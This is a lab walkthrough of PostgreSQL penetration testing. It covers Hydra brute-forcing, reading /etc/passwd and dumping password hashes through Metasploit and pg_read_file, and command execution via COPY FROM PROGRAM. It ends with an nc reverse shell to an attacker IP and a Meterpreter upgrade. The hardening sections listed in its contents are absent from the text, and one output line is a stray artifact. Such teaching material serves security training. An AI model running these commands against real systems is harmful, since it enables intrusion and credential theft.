

PostgreSQL

PENETRATION

TESTING

www.hackingarticles.in



Contents

Introduction	3
Why PostgreSQL Penetration Testing Matters	3
Lab Setup.....	3
Set PostgreSQL User Password	4
Create a database and user roles.....	4
Create a New PostgreSQL User	4
Create a New Database.....	5
Connect to the Database	5
Verify Available Databases	5
Allow Remote Connection from Kali Machine	6
Network Scanning and Port Discovery	7
Authentication and Access Testing.....	7
Credential-Based Attacks	7
Default and Weak Credentials.....	7
Reading System Files via PostgreSQL using Metasploit	8
Reading System Files using PostgreSQL Client	10
Step 1: Connect to the PostgreSQL Server	10
Step 2: Read System File using SQL Function.....	10
Dumping PostgreSQL Password Hashes using Metasploit	11
Database Enumeration.....	12
Establishing the Initial Connection.....	12
Command Execution	13
Generating a Reverse Shell Payload	14
Create a Table to Store Command Output.....	15
Listener Setup	16
Upgrade the Shell to Meterpreter	16
Security Hardening and Remediation	18
Network and Access Control	18
Authentication and Authorization	19
Superuser Restriction.....	19
SQL Injection Prevention.....	19
Monitoring and Auditing.....	19
Key monitoring scenarios:.....	19
Encryption and Data Protection.....	20



Patch Management.....	20
Conclusion.....	20

Introduction

PostgreSQL is one of the most popular open-source relational database systems, powering everything from small web applications to enterprise-scale platforms. Its widespread adoption makes it a high-value target during security assessments and penetration tests. In this comprehensive guide, we'll walk through a real-world PostgreSQL penetration testing workflow—from initial reconnaissance to post-exploitation—using practical examples and actual attack techniques.

Why PostgreSQL Penetration Testing Matters

Database security often represents the last line of defense before sensitive data exposure[10]. A successful compromise of a PostgreSQL instance can lead to:

- Unauthorized access to confidential customer, financial, or healthcare data
- Privilege escalation from application-level to database superuser
- Operating system compromise through database-to-OS pivoting
- Data exfiltration, modification, or destruction
- Lateral movement within the network infrastructure

Lab Setup

The command shown in the terminal is used to install **PostgreSQL** and its **client utilities** on a Debian/Ubuntu-based system using the apt package manager.

```
apt install postgresql postgresql-client
```

```
root@ignite:~# apt install postgresql postgresql-client
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
postgresql is already the newest version (14+238).
postgresql-client is already the newest version (14+238).
The following packages were automatically installed and are no longer re
  libflashrom1 libftdi1-2 libllvm13
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 5 not upgraded.
```

Once the installation is complete, start the PostgreSQL service and configure it to run automatically at system startup using the following commands:

```
systemctl start postgresql.service
systemctl enable postgresql.service
```





```
root@ignite:~# systemctl start postgresql.service
root@ignite:~#
root@ignite:~# systemctl enable postgresql.service
Synchronizing state of postgresql.service with SysV service s
Executing: /lib/systemd/systemd-sysv-install enable postgresql
```

Set PostgreSQL User Password

Next, set a password for the PostgreSQL default user. You can change the password of the postgres user with the following command. The system will prompt you to enter a new password and then ask you to confirm it. After successful completion, a message will appear indicating that the password has been updated successfully.

```
passwd postgres
```

After setting the password, switch to the PostgreSQL user account and access the PostgreSQL database shell using the following commands:

```
su -l postgres
psql
```

This will allow you to log in as the PostgreSQL user and start working with the PostgreSQL database environment.

```
root@ignite:~# passwd postgres
New password:
BAD PASSWORD: The password is shorter than 8 characters
Retype new password:
passwd: password updated successfully
root@ignite:~#
root@ignite:~# su -l postgres
postgres@ignite:~$
postgres@ignite:~$ psql
psql (14.22 (Ubuntu 14.22-0ubuntu0.22.04.1))
Type "help" for help.

postgres=#
postgres=#
```

Create a database and user roles

First, set or change the password of the default **postgres** database user using the following command:

```
psql -c "alter user postgres with password '123'"
```

Create a New PostgreSQL User

Next, create a new database user (role). In the example below, a user named **ignite** is created.

```
createuser -EPd ignite
```

Explanation of options:





- **-E** → Echo the commands that are generated and sent to the server
- **-P** → Prompt to enter a password for the new role
- **-d** → Allow the user to create databases

During execution, the system will prompt you to enter and confirm the password for the new user.

Create a New Database

After creating the user, create a database and assign ownership to that user:

```
createdb secret -O ignite
```

- **secret** → Name of the database
- **ignite** → Owner of the database

Connect to the Database

Now connect to the newly created database:

```
psql secret
```

You can now execute SQL queries within this database.

Verify Available Databases

To view all databases on the PostgreSQL server, use:

```
psql -l
```

```
postgres@ignite:~$ psql -c "alter user postgres with password '123' "
ALTER ROLE
postgres@ignite:~$
postgres@ignite:~$ createuser -EPd ignite
Enter password for new role:
Enter it again:
postgres@ignite:~$
postgres@ignite:~$ createdb secret -O ignite
postgres@ignite:~$
postgres@ignite:~$ psql secret
psql (14.22 (Ubuntu 14.22-0ubuntu0.22.04.1))
Type "help" for help.

secret=#
secret=#
secret=# exit
postgres@ignite:~$ psql -l

      List of databases
  Name      | Owner   | Encoding | Collate | Ctype   | Access privileges
-----+-----+-----+-----+-----+-----
 postgres   | postgres | UTF8     | en_IN   | en_IN   |
 secret     | ignite  | UTF8     | en_IN   | en_IN   |
 template0  | postgres | UTF8     | en_IN   | en_IN   | =c/postgres
            |         |          |         |         | postgres=CTc/postgres
 template1  | postgres | UTF8     | en_IN   | en_IN   | =c/postgres
            |         |          |         |         | postgres=CTc/postgres
(4 rows)
```

By default, PostgreSQL listens on the local interface **127.0.0.1**. To allow **remote access**, you must modify the PostgreSQL configuration file. You can open the configuration file using the following command:





```
nano /etc/postgresql/14/main/postgresql.conf
```

- listen_addresses = 'localhost' - Only local connections (most secure)
- listen_addresses = '*' - All network interfaces (highest risk)

```
# - Connection Settings -  
#listen_addresses = 'localhost'          # what IP address(es) to listen on;  
#                                           # comma-separated list of addresses;  
#                                           # defaults to 'localhost'; use '*' for all  
#                                           # (change requires restart)  
port = 5432                               # (change requires restart)  
max_connections = 100                     # (change requires restart)  
#superuser_reserved_connections = 3       # (change requires restart)  
unix_socket_directories = '/var/run/postgresql' # comma-separated list of directories
```

under the connection settings, you will set `#listen_addresses= '*'`

```
# - Connection Settings -  
listen_addresses = '*'
```

Allow Remote Connection from Kali Machine

By default, **PostgreSQL** restricts database access to the local machine for security reasons. If you want to connect to the PostgreSQL server from another system such as **Kali Linux**, you must update the client authentication configuration file.

This configuration is controlled through the **pg_hba.conf** file, which defines which hosts are allowed to connect and the authentication methods they must use.

```
sudo nano /etc/postgresql/14/main/pg_hba.conf
```

To permit connections from your Kali machine, add the following entry to the configuration file:

```
# Allow connections from your Kali machine  
host all all 192.168.1.1/24 scram-sha-256
```

Finally, restart the PostgreSQL service for the changes to take effect.

```
systemctl restart postgresql
```

```
local replication all peer  
host replication all 127.0.0.1/32 scram-sha-256  
host replication all ::1/128 scram-sha-256  
# Allow connections from your Kali machine  
host all all 192.168.1.1/24 scram-sha-256  
root@ignite:~#  
root@ignite:~#
```



Network Scanning and Port Discovery

PostgreSQL typically listens on TCP port 5432, but security-conscious administrators often change this to non-standard ports. Begin with comprehensive port scanning:

```
nmap -sV -p5432 192.168.1.8
```

As shown in our lab environment, Nmap reveals critical information:

- **Service detection:** PostgreSQL DB 9.6.0 or later
- **Port status:** 5432/tcp open
- **OS fingerprinting:** VMware virtual machine

```
(root@kali)-[~]
# nmap -sV -p5432 192.168.1.8
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-09 14:00
Nmap scan report for 192.168.1.8
Host is up (0.00090s latency).

PORT      STATE SERVICE      VERSION
5432/tcp  open  postgresql   PostgreSQL DB 9.6.0 or later
MAC Address: 00:0C:29:C1:62:F9 (VMware)
```

Authentication and Access Testing

Once you've identified PostgreSQL services, the next step is gaining authenticated access.

Credential-Based Attacks

Default and Weak Credentials

Many PostgreSQL installations retain default or predictable credentials. Common targets include:

- Username: postgres, Password: postgres
- Username: admin, Password: admin or password
- Application-specific accounts with weak passwords

Using Hydra, we can perform controlled password attacks against identified PostgreSQL services:

```
hydra -L users.txt -P pass.txt 192.168.1.8 postgres
```

```
(root@kali)-[~]
# hydra -L users.txt -P pass.txt 192.168.1.8 postgres
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-09 14:09:18
[DATA] max 16 tasks per 1 server, overall 16 tasks, 90 login tries (l:9/p:10), ~6 tr
[DATA] attacking postgres://192.168.1.8:5432/
[5432][postgres] host: 192.168.1.8 login: postgres password: 123
[5432][postgres] host: 192.168.1.8 login: ignite password: 123
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-09 14:09:19
```





Reading System Files via PostgreSQL using Metasploit

If valid credentials are available for **PostgreSQL**, an attacker may abuse database features to read files from the underlying operating system. One way to perform this attack is by using the **Metasploit Framework** module designed for PostgreSQL file reading.

The module **postgres_readfile** allows attackers to read files from the target system through SQL queries.

```
use auxiliary/admin/postgres/postgres_readfile
set rhosts 192.168.1.8
set rfile /etc/passwd
set password 123
run
```



```
msf > use auxiliary/admin/postgres/postgres_readfile ←
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf auxiliary(admin/postgres/postgres_readfile) > set rhosts 192.168.1.8
rhosts => 192.168.1.8
msf auxiliary(admin/postgres/postgres_readfile) > set rfile /etc/passwd
rfile => /etc/passwd
msf auxiliary(admin/postgres/postgres_readfile) > set password 123
password => 123
msf auxiliary(admin/postgres/postgres_readfile) > run
[*] Running module against 192.168.1.8
Query Text: 'CREATE TEMP TABLE ihYLjpguZt (INPUT TEXT);
COPY ihYLjpguZt FROM '/etc/passwd';
SELECT * FROM ihYLjpguZt'
```

```
input
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/n
avahi:x:114:121:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
colord:x:122:129:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nol
cups-pk-helper:x:115:122:user for cups-pk-helper service,,,:/home/cups-pk-helper:
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
fwupd-refresh:x:128:136:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
games:x:5:60:games:/usr/games:/usr/sbin/nologin
gdm:x:127:133:Gnome Display Manager:/var/lib/gdm3:/bin/false
geoclue:x:123:130::/var/lib/geoclue:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
gnome-initial-setup:x:125:65534::/run/gnome-initial-setup:/bin/false
hplip:x:126:7:HPLIP system user,,,:/run/hplip:/bin/false
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
kernoops:x:113:65534:Kernel Oops Tracking Daemon,,,:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
messagebus:x:102:105::/nonexistent:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
nm-openvpn:x:120:126:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
pentest:x:1000:1000:pentest,,,:/home/pentest:/bin/bash
postgres:x:129:137:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
pulse:x:124:131:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin
root:x:0:0:root:/root:/bin/bash
rtkit:x:116:123:RealtimeKit,,,:/proc:/usr/sbin/nologin
saned:x:121:128::/var/lib/saned:/usr/sbin/nologin
speech-dispatcher:x:119:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
sssd:x:118:125:SSSD system user,,,:/var/lib/sss:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
sys:x:3:3:sys:/dev:/usr/sbin/nologin
syslog:x:104:111::/home/syslog:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/no
systemd-oom:x:108:116:systemd Userspace OOM Killer,,,:/run/systemd:/usr/sbin/nolo
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:103:106:systemd Time Synchronization,,,:/run/systemd:/usr/sbin
tcpdump:x:109:117::/nonexistent:/usr/sbin/nologin
tss:x:106:112:TPM software stack,,,:/var/lib/tpm:/bin/false
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
uuid:x:107:115::/run/uuid:/usr/sbin/nologin
whoopsie:x:117:124::/nonexistent:/bin/false
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
```



Reading System Files using PostgreSQL Client

If valid credentials are available, an attacker can directly connect to the **PostgreSQL** database server and use built-in database functions to read files from the target system.

In this example, the connection is established from **Kali Linux** using the PostgreSQL client.

Step 1: Connect to the PostgreSQL Server

Use the following command to connect to the remote PostgreSQL database:

```
psql -h 192.168.1.8 -U postgres
```

- **-h** – Specifies the target host IP address.
- **-U** – Defines the database user (in this case, postgres).

After executing the command, the system will prompt for the password of the **postgres** user.

Step 2: Read System File using SQL Function

Once logged in, you can use the PostgreSQL built-in function **pg_read_file()** to read files from the server.

```
SELECT pg_read_file('/etc/passwd');
```

This command reads the **/etc/passwd** file from the target Linux system and displays its contents inside the PostgreSQL console.



```
(root@kali)~#  
# psql -h 192.168.1.8 -U postgres  
  
Password for user postgres:  
psql (18.1 (Debian 18.1-2), server 14.22 (Ubuntu 14.22-0ubuntu0.22.04.1))  
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, compression: off, AUTHENTICATION_FAILED)  
Type "help" for help.  
  
postgres=# SELECT pg_read_file('/etc/passwd');  
pg_read_file  
  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin  
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin  
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin  
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin  
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin  
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin  
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin  
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin  
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin  
messagebus:x:102:105:/:/nonexistent:/usr/sbin/nologin  
systemd-timesync:x:103:106:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin  
syslog:x:104:111:/:/home/syslog:/usr/sbin/nologin  
_apt:x:105:65534:/:/nonexistent:/usr/sbin/nologin  
tss:x:106:112:TPM software stack,,,:/var/lib/tpm:/bin/false  
uuid:x:107:115:/:/run/uuid:/usr/sbin/nologin  
systemd-oom:x:108:116:systemd Userspace OOM Killer,,,:/run/systemd:/usr/sbin/nologin  
tcpdump:x:109:117:/:/nonexistent:/usr/sbin/nologin  
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin  
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin  
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin  
kernoops:x:113:65534:Kernel Oops Tracking Daemon,,,:/usr/sbin/nologin  
avahi:x:114:121:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin  
cups-pk-helper:x:115:122:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin  
rtkit:x:116:123:RealtimeKit,,,:/proc:/usr/sbin/nologin  
whoopsie:x:117:124:/:/nonexistent:/bin/false  
sssd:x:118:125:SSSD system user,,,:/var/lib/sss:/usr/sbin/nologin  
speech-dispatcher:x:119:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false  
nm-openvpn:x:120:126:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin  
saned:x:121:128:/:/var/lib/saned:/usr/sbin/nologin  
colord:x:122:129:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin  
geoclue:x:123:130:/:/var/lib/geoclue:/usr/sbin/nologin  
pulse:x:124:131:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin  
gnome-initial-setup:x:125:65534:/:/run/gnome-initial-setup:/bin/false  
hplip:x:126:7:HPLIP system user,,,:/run/hplip:/bin/false  
gdm:x:127:133:Gnome Display Manager:/var/lib/gdm3:/bin/false  
pentest:x:1000:1000:pentest,,,:/home/pentest:/bin/bash  
fwupd-refresh:x:128:136:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin  
postgres:x:129:137:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
```

Dumping PostgreSQL Password Hashes using Metasploit

If valid credentials are available, an attacker can extract stored password hashes from the **PostgreSQL** database using a module from the **Metasploit Framework**.



The postgres_hashdump module is designed to retrieve password hashes stored in the PostgreSQL system tables.

```
use auxiliary/scanner/postgres/postgres_hashdump
set rhosts 192.168.1.8
set username postgres
set password 123
run
```

```
msf > use auxiliary/scanner/postgres/postgres_hashdump
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf auxiliary(scanner/postgres/postgres_hashdump) > set rhosts 192.168.1.8
rhosts => 192.168.1.8
msf auxiliary(scanner/postgres/postgres_hashdump) > set username postgres
username => postgres
msf auxiliary(scanner/postgres/postgres_hashdump) > set password 123
password => 123
msf auxiliary(scanner/postgres/postgres_hashdump) > run
[+] 192.168.1.8:5432 - Query appears to have run successfully
[+] 192.168.1.8:5432 - Postgres Server Hashes
```

Username	Hash
ignite	SCRAM-SHA-256\$4096:DNFmwoX/oINW9MUX5ysuZw=\$gJd1KmkceN/ZscMmeY7jZujaex+VDwibzGKmQhZx83g=:LtZDIwHyH
postgres	SCRAM-SHA-256\$4096:glT1qVEEnAb+hL5MrAt3Mg=\$3BXN6AuYF0nHCn4jQlVevx1WCdKoiYorvzwail7Va4=:nPUwmnCTv

Database Enumeration

After successful authentication, begin systematic enumeration to understand the database environment and identify privilege escalation paths.

Establishing the Initial Connection

Using discovered credentials, connect to the target PostgreSQL instance:

```
psql -h 192.168.1.8 -U postgres -d postgres
```

1. \du – List Database Roles

This command displays all database users (roles) and their privileges.

2. \dt – List Tables

This command lists all tables in the current database.

In this case, the output indicates that **no tables were found**, meaning the current database does not contain any user-created tables.

3. \l – List Databases

This command displays all databases available on the server.

Example databases identified:

- **postgres** – Default PostgreSQL administrative database
- **secret** – A user-created database owned by the *ignite* user
- **template0** and **template1** – Default PostgreSQL template databases used for creating new databases





```
postgres-# \du
Role name |
ignite | Create DB
postgres | Superuser, Create role, Create DB, Replication, Bypass RLS

postgres-# \dt
Did not find any tables.

postgres-# \l
List of databases
Name | Owner | Encoding | Locale Provider | Collate | Ctype | Locale | ICU Rules | Access privileges
-----+-----+-----+-----+-----+-----+-----+-----+-----
postgres | postgres | UTF8 | libc | en_IN | en_IN | | | =c/postgres +
secret | ignite | UTF8 | libc | en_IN | en_IN | | | postgres=CTc/postgres +
template0 | postgres | UTF8 | libc | en_IN | en_IN | | | =c/postgres +
template1 | postgres | UTF8 | libc | en_IN | en_IN | | | postgres=CTc/postgres +
(4 rows)

postgres-#
```

Command Execution

1. First, connect to the remote PostgreSQL database from Kali Linux using the PostgreSQL client.

```
psql -h 192.168.1.8 -U postgres
```

After running the command, enter the password for the postgres user to access the database console.

2. Create a Table to Store Command Output

Next, create a table that will store the output of the system command.

```
CREATE TABLE raj (DATA text);
```

This table contains a single column DATA which will hold the command output.

3. Execute a System Command

Use the COPY FROM PROGRAM statement to execute a command on the target system and store its output in the table.

```
COPY raj FROM PROGRAM 'ifconfig';
```

Here, the ifconfig command runs on the target machine and its output is inserted into the raj table.

4. View the Command Output

Finally, retrieve the stored output using a SELECT query.

```
SELECT * FROM raj;
```

The query displays the network configuration of the target machine, including interfaces, IP addresses, and packet statistics.



```
(root@kali)-[~]
# psql -h 192.168.1.8 -U postgres ❶

Password for user postgres:
psql (18.1 (Debian 18.1-2), server 14.22 (Ubuntu 14.22-0ubuntu0.22.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, compression:
Type "help" for help.

postgres=# CREATE TABLE raj (DATA Text); ❷
CREATE TABLE
postgres=#
postgres=# COPY raj FROM PROGRAM 'ifconfig'; ❸
COPY 18
postgres=# select * FROM raj; ❹
data


ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.8 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::7597:18b2:ba86:7853 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:c1:62:f9 txqueuelen 1000 (Ethernet)
    RX packets 55719 bytes 60301962 (60.3 MB)
    RX errors 0 dropped 731 overruns 0 frame 0
    TX packets 14209 bytes 1651343 (1.6 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 1323 bytes 407083 (407.0 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1323 bytes 407083 (407.0 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(18 rows)
```

Generating a Reverse Shell Payload

After gaining command execution on the target through **PostgreSQL**, the next step is to obtain an interactive shell. This can be achieved by generating a reverse shell payload using **Reverse Shell Generator**, a tool that provides various ready-to-use reverse shell commands.



Create a Table to Store Command Output

Next, create a table that will hold the output generated by the system command.

```
CREATE TABLE shell(output text);
```

This table will temporarily store the output produced by the executed command.

3. Execute the Reverse Shell Payload

Now execute the reverse shell command using the **COPY FROM PROGRAM** statement.

```
COPY shell FROM PROGRAM 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 192.168.1.10 1234 >/tmp/f;'
```



```
(root@kali)-[~]
# psql -h 192.168.1.8 -U postgres 1
Password for user postgres:
psql (18.1 (Debian 18.1-2), server 14.22 (Ubuntu 14.22-0ubuntu0.22.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, compression: off, ALPN: none)
Type "help" for help.

postgres=#
postgres=# CREATE TABLE shell(output text); 2
CREATE TABLE
postgres=#
postgres=# COPY shell FROM PROGRAM 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 192.168.1.10 1234 >/tmp/f';
3
```

Listener Setup

Before executing the payload on the target system, start a listener on the attacker's machine:

```
nc -lvp 1234
```

Once the payload is executed on the target, the system connects back to the attacker, providing a remote shell.

```
(root@kali)-[~]
# rlwrap nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.1.10] from (UNKNOWN) [192.168.1.8] 46690
/bin/sh: 0: can't access tty; job control turned off
$ whoami
postgres
$
```

Another way to achieve remote command execution on a **PostgreSQL** server is by using an exploit module available in the **Metasploit Framework**. This module abuses the **COPY FROM PROGRAM** functionality to execute system commands and obtain a reverse shell.

```
use exploit/multi/postgres/postgres_copy_from_program_cmd_exec
set rhosts 192.168.1.8
set username postgres
set password 123
set lhost 192.168.1.10
run
```

Upgrade the Shell to Meterpreter

To obtain more advanced post-exploitation capabilities, upgrade the command shell to a **Meterpreter** session.

```
sessions -u 1
```

This command upgrades session **1** to a Meterpreter shell.



```
msf > use exploit/multi/postgres/postgres_copy_from_program_cmd_exec ❶
[*] Using configured payload cmd/unix/reverse_perl
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > set rhosts 192.168.1.8
rhosts => 192.168.1.8
msf exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > set username postgres
username => postgres
msf exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > set password 123
password => 123
msf exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > set lhost 192.168.1.10
lhost => 192.168.1.10
msf exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > run
[*] Started reverse TCP handler on 192.168.1.10:4444
[*] 192.168.1.8:5432 - 192.168.1.8:5432 - PostgreSQL 14.22 (Ubuntu 14.22-0ubuntu0.22.04.1) on x86_64-pc-
[*] 192.168.1.8:5432 - Exploiting...
[+] 192.168.1.8:5432 - 192.168.1.8:5432 - 8z5oyHcB dropped successfully
[+] 192.168.1.8:5432 - 192.168.1.8:5432 - 8z5oyHcB created successfully
[+] 192.168.1.8:5432 - 192.168.1.8:5432 - 8z5oyHcB copied successfully(valid syntax/command)
[+] 192.168.1.8:5432 - 192.168.1.8:5432 - 8z5oyHcB dropped successfully(Cleaned)
[*] 192.168.1.8:5432 - Exploit Succeeded
[*] Command shell session 1 opened (192.168.1.10:4444 → 192.168.1.8:43834) at 2026-03-09 15:05:06 -0400

ifconfig
^Z
Background session 1? [y/N] y
msf exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > sessions ❷

Active sessions

  Id  Name  Type           Information  Connection
  --  ---  --
  1    shell cmd/unix           192.168.1.10:4444 → 192.168.1.8:43834 (192.168.1.8)

msf exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > sessions -u 1 ❸
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.10:4433
[*] Sending stage (1062760 bytes) to 192.168.1.8
